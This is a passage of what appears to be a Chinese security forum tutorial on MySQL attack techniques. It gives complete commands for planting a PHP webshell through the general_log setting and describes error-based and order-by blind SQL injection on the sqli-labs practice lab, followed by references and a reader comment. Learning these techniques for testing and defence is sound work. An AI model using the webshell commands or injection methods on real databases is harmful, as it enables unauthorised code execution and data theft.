
在我们可连接上被攻击数据库时，我们可以通过select..into outfile..进行写shell，但如果secure_file_priv为NULL且不可更改时，我们就无法通过这种形式去getshell。除了这种写shell的方式还有一种通过日志去写shell的方

```
show variables like '%general%'; ■■■■■■
```

```
set global general_log=on ■■general log■■
```

```
set global general_log_file='F:\\phpstudy\\www\\shell.php';

select '<?php eval($_POST['pwd']);?>';
```

最终shell.php为我们的webshell



组合拳思考


我们在常规的注入中，流程应该就是查找数据库，查找表，查找字段，爆字段。

其实利用上面的方法，我们可以做操作来绕过条件过滤。


以Sqli-lab less-1为例

首先通过polygon函数进行报错

接着通过列重复来报错



通过以上步骤可爆出id,username,password三个字段，最终爆出字段内容。



同理，order by盲注也比较有用，在列名以及小括号被过滤的情况下就比较适合。

参考资料

https://xz.aliyun.com/t/2460

http://www.zhutougg.com/2017/04/25/mysqlshu-ju-ku-de-innodbyin-qing-de-zhu-ru/

https://xz.aliyun.com/t/253

上一篇：记脚本小子的一次渗透全过程 下一篇：printf 常见漏洞
1. 1 条回复

sket****pl4ne 2019-07-01 22:24:26

离怀秋师傅太强了

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板